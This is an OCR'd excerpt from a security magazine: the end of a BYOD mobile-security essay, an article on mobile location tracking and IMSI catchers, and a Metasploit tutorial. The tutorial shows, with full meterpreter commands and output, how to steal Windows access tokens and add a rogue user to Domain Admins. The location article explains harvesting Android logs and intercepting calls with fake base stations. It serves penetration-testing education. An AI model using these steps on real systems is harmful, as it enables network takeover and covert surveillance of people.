


Figure 7. *Mobile device*



Risk ID #	Mobile BYOD Risk Description	Do Nothing	MDM	Sandbox	MDMS-1	MDSM-2	MDSM-3	MDSM-4	Air Gap
1	Risk of Password & Credentials Interception	x	x	x					
2	Risk of Comingling Personal & Company Data	x	x		x	x			
3	Risk of User Bypassing/Diabling Security Controls		x	x					
4	Risk of ID Spoofing (Unknown Devices) and Audit Control (no-CA)		x	x					
5	Risk from No Trust Model	x	x	x					
6	Risk of Company Data Breach	x	x	x	x	x			
7	Risks of WiFi Data Eavesdropping	x	x	x					
9	Risk of Carrier (3G/4G) Data Interception	x	x	x					
8	Risk of VoIP Interception	x	x	x					
10	Risk of Application Data Eavedropping	x	x	x					
11	Risk from Lack of IDS/IPS & Remediation	x	x	x					
12	Risk from Phishing	x	x	x	x				
13	Risk of Malware Breaches	x	x	x	x				
14	Risk of Malware Download	x	x	x	x				
15	Risk of No Device Lock Down or Mobile Firewall	x	x	x					
16	Risk of Becoming Part of Mobile Botnet	x	x	x	x				
17	Risk of User Misusing Non-Native Apps			x					
18	Risk of User Error in App Configuration			x					
19	Risk of Man in the Middle Attack (for SSL VPNs)		x	x					
20	Risk of Mobile IP Address Scraping (NAT)	x	x	x					
21	Risk of Falling out of Regulatory Compliance	x	x	x	x				
22	Risk of Delayed Active Sync Response		x						
23	Risk of 3rd Party Data Exposure from Lost Device (FDE)	x	x		x	x			
24	Risk of Company Liability for Loss/Disclosure of User Data	x	x		x				
25	Risk of BYOD Breaches	x	x	x	x	x	x	x	
26	Risk From Device Policy Not Changing With Device Location	x	x	x	x	x	x		
27	Risk of Violating Policy When Travelling to Restricted Locations	x	x	x	x	x	x		
28	Risk of Exposing PII When Not on Premises (Fin., Med, Gov, etc.)	x	x	x	x	x	x		
29	Risk of Not Using DLP	x	x	x	x				
30	Risk of Inadequate audit and forensivs records (SIEM)	x	x	x	x				

Figure 8. *Mobile BYOD risk descriptions for particular options of protecting your mobile*

and controls can substantially vary from 'door to door' and mobile security should be able to effectively enforce such policy, automatically and invisibly to the user.

Air Gap

Then there is the air gap, the antithesis of Doing Nothing and the most secure end on the Mobile Security Spectrum.

With Air Gap, users have one mobile device for business and an entirely separate one for work. It initially costs the company a bit more than a mere monthly stipend to the employee, but is the risk of BYOD worth it? Again, recent findings suggest that BYOD is more expensive than maintaining two devices, one under complete corporate control.

Androids and iOS can be made as secure as a fully compliant desktop computer, but it is the BYOD conundrum that adds so many variables, introducing risk to all parties.

Each company needs to decide its own risk and pain tolerance. Someone is going to get sued, and we do not yet know the strengths or weaknesses of BYOD in a legal contest. On the other hand, we do know that for many years, best industry practice was to have a BlackBerry on one hip and an iPhone on the other. Why should we change that model?

What's the Right Answer?

All mobile enterprises present additional risk.

The legal system in untested. Does personal privacy trump corporate data security? Or is it the other way around?

If I had my choice for the ideal mobile security solution it would look like the following:

- Air Gap. Two devices.
- I want my mobile work force as homogenous as possible. iOS plus a select best of breed Androids.
- Lock-down, VPN, firewall and content filtering.
- Geo is only necessary for some businesses, and less so in a non-BYOD environment.
- FDE.
- Use a Citrix-like remote access tool and minimize any local data storage at rest.

It all comes down to risk, budget, and politics with employees, technical know-how and a willingness to do what is right for the organization.

As the creator of 'Time Based Security', I do tend to add that extra dimension when thinking about security controls and functionality. I see today, too many people only thinking of today, today's devices, and the apparent needs for today based upon the unpredictable nature of technology and human behavior.

I have to imagine the last thing any enterprise wants to see is the following scenario:

- Get lots of mobile devices.
- Oops! What do we do now?
- No budget.
- Let's get MDM. It's cheap.

Now there's a branching for failure modalities:

- It just doesn't work.
- I need more security.
- I want people to access internal resources with controls in place.
- Active Sync takes too darned long.
- What do you mean there's no firewall?
- Users rebel against non-native experience.

Regardless of the problem, the company is on the same path we experienced decades ago.

- Uninstall MDM. (That was already paid for.)
- Downtime and security breaches from mobile workforce.
- Integrate new MDSM. (More $$.)

This is an initial suite of ideas that will necessarily evolve in the coming months and years. I do invite debate and comment so that I can strengthen the 'The BYOD Mobile Security Spectrum'.

I look forward to your thoughts.

WINN SCHWARTAU


Winn Schwartau thinks asymmetrically and has been "Security" for almost 30 years. As he puts it, "I've been in security for about 30 years and I think, maybe, I'm just starting to understand it." If you want originality in thought, writing, presentations or any aspect of Security, call Winn. In addition to being called, "The Civilian Architect of Information Warfare," he is one of the country's most sought after experts on information security, infrastructure protection and electronic privacy. http://en.wikipedia.org/wiki/Winn_Schwartau and www.WinnSchwartau.Com.

idtheft protect

Be reactive...

- Your systems are being attacked 24 hours a day...
- You understand the threats and are protected against them...

Be proactive...



- My users' behaviour threatens our systems...
- I understand what motivates my users and what threats are coming my way...

ID Theft Protect provides information on threats from a user perspective.

Visit: **http://id-theftprotect.com**

Location Dependent Attacks

on Mobile Services

In a world that is ruled by "advertising", predicting User behavior is a very important factor for improving business prospects. These days many advertising companies, mobile operators are using Location Based Services to provide more facilities to user and better users' experience.

What you will learn…

- various risks and some prevention techniques like not to submit any crash report and checking required permissions before downloading apps

What you should know…

- basic knowledge of telecom
- awareness related to android application

It is a fact that user needs may vary depending on the location where they are presently. No Doubt, there are several benefits of this service, it's also possible that others might track your movements. These movements can help to perform social engineering attacks too. It may reveal their potentially sensitive destinations like hospital, park, market etc.

Before we understand how Telecom Operators and Rogue users can track your location, lets see how you can yourself find out your specific location using just your mobile.

Field Test Mode

The easiest way to obtain your location without using GPS is by making use of the Field Test Mode on your mobile. Field Test Mode is basically a feature used to evaluate your home network. You could say it's a software application often pre-installed on *mobile phones* that provides technical details/statistics relating to the *mobile phone network* and allows the user to run hardware tests on the phone.

It is also known as Net Monitor mode. Generally this functionality is not open on every handset(we have tested it on Android n iOS), but information provided by Field Test mode is very important for those who know what to make of it.

For example: we can see the LAC (Location Area Code) value and Cell iD in field test which helps us find the location of a user. We can also find IMSI Value which is key information for a hacker to be able to launch attacks. Some of the information provided by field test mode:-

- MCC (Mobile Country Code)
- MNC (Mobile Network Code)
- LAC (Location Area Code)
- Cell Id
- IMSI (International Mobile Subscriber Identity)
- P-TMSI
- Neighboring Cell Information
- Received Signal Strength
- PLMN Codes
- Handover Details

Field Test Mode in Android Mobile Phones: – In order to open the field test mode enter `*#*#4636#*#*` on your android phone or you can also use `*#*#197328640#*#*` which gives even more detailed information. As soon as you press the last `*` asterisk you will see a menu which will show a list of options like (if you pressed `*#*#4636*#*#`) (Figure 1).

Click Phone Information option and you will see Figure 2. In the above figure we can see the value of LAC (Location Area Code), CID (Cell Id), Network Type, Signal Strength (Figure 3).

Warning: Do not change the Preferred Network Type as it can affect the phone performance.

If you dialed `*#*#197328640#*#*` you will find a menu like: Figure 4. And when you press VERSION INFORMATION, you will find an option of IMSI, which is unique to every user. This IMSI Value is a key for launching an attack (Figure 5).

Now the time to find out location

In order to find location, from the above example we have MCC=404, MNC=86, LAC=c353 (50003 in decimal) & Cell Id=a8b7 (43191 in decimal). So now for finding the location we have to convert this parameter into Latitude and Longitude (Figure 6 and Figure 7). We enter the parameters and get the Latitude and Longitude value. And we can see our exact location is JP Nagar.




Figure 1. *Field Test Mode Menu*




Figure 2. *Phone information revealing various important information*




Figure 3. *Setting of SMSC via phone information*

Methods of Tracking User Location

- Sniffing GSM network (using software defined radio SDR and USRP) as every BTS broadcasts cell id and LAC (Location Area Code) value.
- In Telecom network Unilateral Authentication is a critical vulnerability. It means this is the network that Authenticates users. The user does not authenticate network so the attacker can use a false BTS with the same mobile network code as the subscriber's legitimate network to impersonate himself and perform a man-in-the-middle attack. The attacker can then perform several scenarios to modify or fabricate the exchanged data.




Figure 4. *Other Option for detailed information*




Figure 5. *IMSI & IMEI sensitive information*




Figure 6. *Obtaining location with the help of LAC & CellID*

- When we install an android app it asks for internet permission, geolocation permission, READ LOGS Permission (depends on the application) and whenever the application crashes it asks for force shut down or report. If user clicks on report the crash option, system log is sent using the integrated Google feedback client. Google shares the system log with developer's to fix the problem and the developer in his developer console will be able to see all users' reports by exception types. So with the help of system log one can find the location of user and many more details.
- Man in the middle attack (MITM) during application download over wifi: the new android market and android download manager send application name, description, permissions then content in plain text http. It is possible to change application description, permissions, content and install any malware application. We can ask for READ LOGS Permission so when the user accepts the application then we can spy the user easily. As the log size of Android (Considering Android) is not so big so while malware installation we can multiply the log size by 10 or 100 so we can see lots of details of victim like cell id visited, call history and sms.
- Android uses a specific logging facility which is enabled by default. These logs are of different type like system log, radio log, event log, main log. In the Radio logs attacker can find history of visited MCC, MNC, LAC & Cell Id.
- *Location Service*: Location services like information of pizza store nearby my place etc. In the location service (LCS), a network carrier locates a MS through the public land mobile network (PLMN). The LCS uses special mobile location technology and locates a mobile terminal with a precision of longitude and latitude. Gate mobile location center (GMLC) is a gateway that is used to connect the LCS client and the LCS server. After obtaining related location requests through the Le interface, the GMLC is responsible for requesting routing information from the HLR and sending the location request to the VMSC. The GMLC is also responsible for sending the location results to the related LCS client. It can convert the result into the location information according to the requirement.




Figure 7. *Above figure showing location of user*




Figure 8. *GSM Architecture*

Attacking Privacy via IMSI Catcher

Understanding concept of IMSI Catcher, we need to know the components of GSM. These are not in the scope of this article, so will not describe it here.

Components of GSM Architecture includes

- Home Location Register (HLR)
- Mobile Switching Center (MSC)
- Base Station Controller (BSC)
- Base Transceiver Station (BTS)
- Visitor Location Register (VLR)
- Equipment Identity Register (EIR)
- Authentication Center (AuC)
- Gateway SMSC (Figure 8)

Capturing IMSI by IMSI-Catcher

IMSI Catcher, a virtual base transreceiver station, works as a Man in the Middle Attack between mobile user and service provider, means it establish another connection from the real base station for forwarding the communication. It is used for various activities like Intercepting, Recording and Jamming the GSM network. As our mobile authenticate the network, network not required to authenticate the mobile subscriber. IMSI Catcher uses this loophole to track the mobile user. The biggest advantage of using IMSI Catcher is that service provides are unable to detect the use of IMSI Catcher. IMSI Catcher acts as a fake base station and records every mobile station's IMSI numbers of that area. IMSI Catcher used to intercept the GSM network by forcing the user to connect with A5/0 Encryption algorithm, means no encryption at all, As its base station responsibility to choose the encryption mode. Without encryption it can easily intercept and convert it into audio. IMSI Catcher forwards the call to the network and then can monitor it for a long amount of time (Figure 9).




Figure 9. *IMSI Catcher flow diagram*

In GSM our mobile connects the network of maximum signal strength, IMSI Catcher acts produce maximum signal strength of that particular area and can connect any mobile station. Hence the mobile station acts this fake base station as a real base station. Once we connect to the victim mobile as a fake Base Station, we can sniff the call but for this we have to re-transmit the signal to the real network. For this we can use repeater.

Attacker sends a fake TMSI for updating to location, to the visited network and visited network unable to resolve this so it sends an identity request to the attacker, this time attacker replies with the real IMSI of victim. Now the visited network request for authentication with the home network with the IMSI given by attacker. Home network sends authentication response including 32 bit signed response (SRES), random challenge (RAND) and 64-bit session key (Kc) back to the visited network. Now visited network send a random challenge to attacker and attacker responds back with the SRES to the network. Visited network matches the SRES values given by home network and attackers. If matches then the attacker got authenticated.

Conclusion

User privacy is one of the primary responsibilities of Telecom Operators. If an adversary can use any of the location based attack's to predict a user's location then this could lead to loss of Privacy for the user. Once a user's location has been revealed then this could lead to more formidable attacks.

Also Location based services will be used more and more in the near future. But it remains to be seen how securely these services will be used. The security behind the use of such services will be of paramount importance.

NITIN GOPLANI

Nitin has been working with Aujas as a Security Researcher in the Telecom Security domain. With a rich background in application, Mobile and network security, Nitin is now involved in researching about new and emerging threats to the Telecom Core Nodes. Apart from Research, Nitin is also involved in assisting in the implementation of security measures for Fixed/ Mobile Network (2g/3G/LTE) and core fixed network systems to regulate access to specific network elements for the secure operation of the core fixed network and all its variants.

How to Elevate

to Domain Admin the easy way!

Using Metasploit's Incognito extension we will look at one of the easiest ways of getting Domain Admin within minutes. A post exploitation method everyone should know and enjoy.

What you will learn…

- Introduction to Metasploit's Incognito extension
- How to use tokens to your advantage
- A Post Exploitation method
- Basic understanding of Access Tokens in Windows Operating Systems

What you should know…

- Metasploit and Meterpreter
- Linux

This article will describe how to get Domain Admin on a network using the Incognito Extension within Metasploit. This is a post exploitation technique which takes advantage of the manner in which access tokens are implemented in Windows Operating Systems.

A Post Exploitation technique is an attack performed after achieving a successful compromise. It can be either further exploitation or maintaining access and covering your tracks. In this case we will be discussing the former, further exploitation.

A brief introduction regarding Tokens and Incognito

Windows access tokens are created and managed by the Local Security Authority Subsystem Service (LSASS) and part of Microsoft's authentication, access control and single sign-on (SSO) model. A server or event workstation may have different user tokens of some variety present depending on the function of the server or workstation. If the system is compromised then Incognito can be used to take advantage of these user tokens to perform privilege escalation. So choose your system carefully! A system where it is likely that a high privileged domain user will require access to like a database server is a good way into the network.

There are two types of tokens, delegate and impersonate. Delegate tokens are created for 'interactive' logons, such as logging into the machine via SMB or connecting via terminal services (RDP). Impersonate tokens are for 'non-interactive' sessions, such as assigning a network drive. Furthermore, these tokens are persistent so they will be there for you to steal until the system is rebooted.

Incognito was originally a stand-alone application and still is but is additionally conveniently available in Metasploit's Meterpreter.

Now that we have discussed the background of the exploit, we can see at how to use the tokens to our advantage with the Incognito tool.

Figure 1. *Deploy meterpreter payload via psexec*

Below we have successfully exploited a server with a weak MSSQL password of 'password' via the Metasploit XP command shell exploit. We created ourselves a local user on the server and have successfully used psexec to return a Meterpreter shell. This is just one particular scenario I experienced a couple of months back, but the main thing here is that you have successfully achieved a Meterpreter shell back on a machine. Below is an example of what the Meterpreter shell should look like: Figure 1.

Note: if you are ever stuck and don't remember the Meterpreter commands, just type 'help' as shown below: Figure 2.

To load one or more extensions we use the command 'load'. Figure 3 on how to load Incognito.

By typing in 'help' again, you will be provided with a brief description of the commands offered by Incognito at the end of the help, as shown Figure 4.




Figure 2. *Help command*




Figure 3. *Incognito loaded*




Figure 4. *Incognito commands*

Figure 5. *Check user privileges*

First we need to see whether there are any tokens on this workstation that we can impersonate. Ensure you have SYSTEM privileges to get the most out of this extension. If you don't, then try using the `getsystem` command or migrating to a privileged process.

To check what privileges you have on the current shell, type 'getuid' as shown Figure 5.

We need to be SYSTEM on the workstation so using Meterpreter's module will carry out a local privilege escalation. By entering in 'getsystem' in your current shell, like Figure 6.

To confirm we are SYSTEM on the workstation run the `getuid` command again, as shown Figure 7.

Now that we are SYSTEM we can take advantage of the Incognito tool and see what tokens are available for impersonation. By running the `list_token` command we are able to see what options we have as shown Figure 8.

```
meterpreter > getsystem
...got system (via technique 4).
meterpreter >
```

Figure 6. *Get SYSTEM on the box*

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 7. *Check user privileges*

```
meterpreter > list_tokens
Usage: list_tokens <list_order_option>

Lists all accessible tokens and their privilege level

OPTIONS:

    -g        List tokens by unique groupname
    -u        List tokens by unique username


meterpreter >
```

Figure 8. *List token commands*

```
meterpreter > list_tokens -g

Delegation Tokens Available
========================================
BUILTIN\Administrators
DC\Domain Admins
DC\Domain Users
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

Figure 9. *List group tokens*

We have two options in the `list_token` command, either to list tokens by users or groups. Listing groups is a good idea to see if you have any tokens that are part of an administrative group (Figure 9).

From the above screenshot we can see there are account tokens present that are part of administrative groups like the 'Domain Admins' group. Below is an example of how to list the user specific token available on the system (Figure 10).

Our objective here is to add our user to the 'Domain Admins' group so we have control of the entire domain. Thus, we need a user with similar privileges to add our user to the group via Active Directory (AD). Incognito has provided us with a list of users but we don't know which of these users is part of the 'Domain Admins' group.

Don't panic, we don't need to! The `add_user` command utilises all the tokens available on the system. We will try to add a user to Domain now by using the `add_user` command, as shown Figure 11.

The `add_u,ser` command requires a username, password and the Domain Controller (DC) address. Additionally when entering your password ensure that it needs to meet the password policy defined in the domain.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
DC\dc_admin
DC\sql_admin
DC\test
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

Figure 10. *List user tokens*

```
meterpreter > add_user
Usage: add_user <username> <password> [options]

Attempts to add a user to a host with all accessible tokens. Terminates when
successful, an error that is not access denied occurs (e.g. password does not
 meet complexity requirements) or when all tokens are exhausted

OPTIONS:

    -h <opt>  Add user to remote host

meterpreter >
```

Figure 11. *Add user command options*

```
meterpreter > run post/windows/gather/enum_domain

[+] FOUND Domain: dc
[+] FOUND Domain Controller: domain (IP: 192.168.14.2)
meterpreter >
```

Figure 12. *Discover DC*

If you don't know the DC address then, either let the extension find it for you, or use the Meterpreter script `/post/windows/gather/enum_domain`', as shown Figure 12.

We have all the information we need to create a user; thus, we will add a user called 'snake' with a complex password that meets the default Windows Server 2003 password complexity, Password123 to the DC found in Figure 13.

The command executed successfully, therefore the user 'snake' is now a domain user or part of the 'Domain User' group. Now we will escalate our privileges by adding ourselves to the 'Domain Admins' group with a user token. This can be done using the command `add_group_user` command as shown Figure 14.

The user 'snake' is successfully added to the 'Domain Admins' group and now has full admin access to any machine under the domain.

From this stage, I would personally log onto the DC, dump the hashes, crack them to find other weak passwords and possibly gain admin access to other domains.

A screenshot of the user snake in AD below is showing the groups the user is a member of and as we can see the user is part of the 'Domain Admins' group.

In conclusion, using Metasploit's Incognito extension allows us to take advantage of access tokens stored on a machine, to further penetrate into the network, very quickly and efficiently. In this example we have only explored one example of how to get Domain Admin using access tokens. It is especially useful if you are a frequent Metasploit user. There are other tools that can be used to carry this out, and, perhaps, this can be discussed in further articles.

```
meterpreter > add_user snake Password123 -h 192.168.14.2
[*] Attempting to add user snake to host 192.168.14.2
[+] Successfully added user
```

Figure 13. *Add user to the domain*

```
meterpreter > add_group_user "Domain Admins" snake -h 192.168.14.2
[*] Attempting to add user snake to group Domain Admins on domain controller 192.168.14.2
[+] Successfully added user to group
meterpreter >
```

Figure 14. *Add user to the domain admin group*

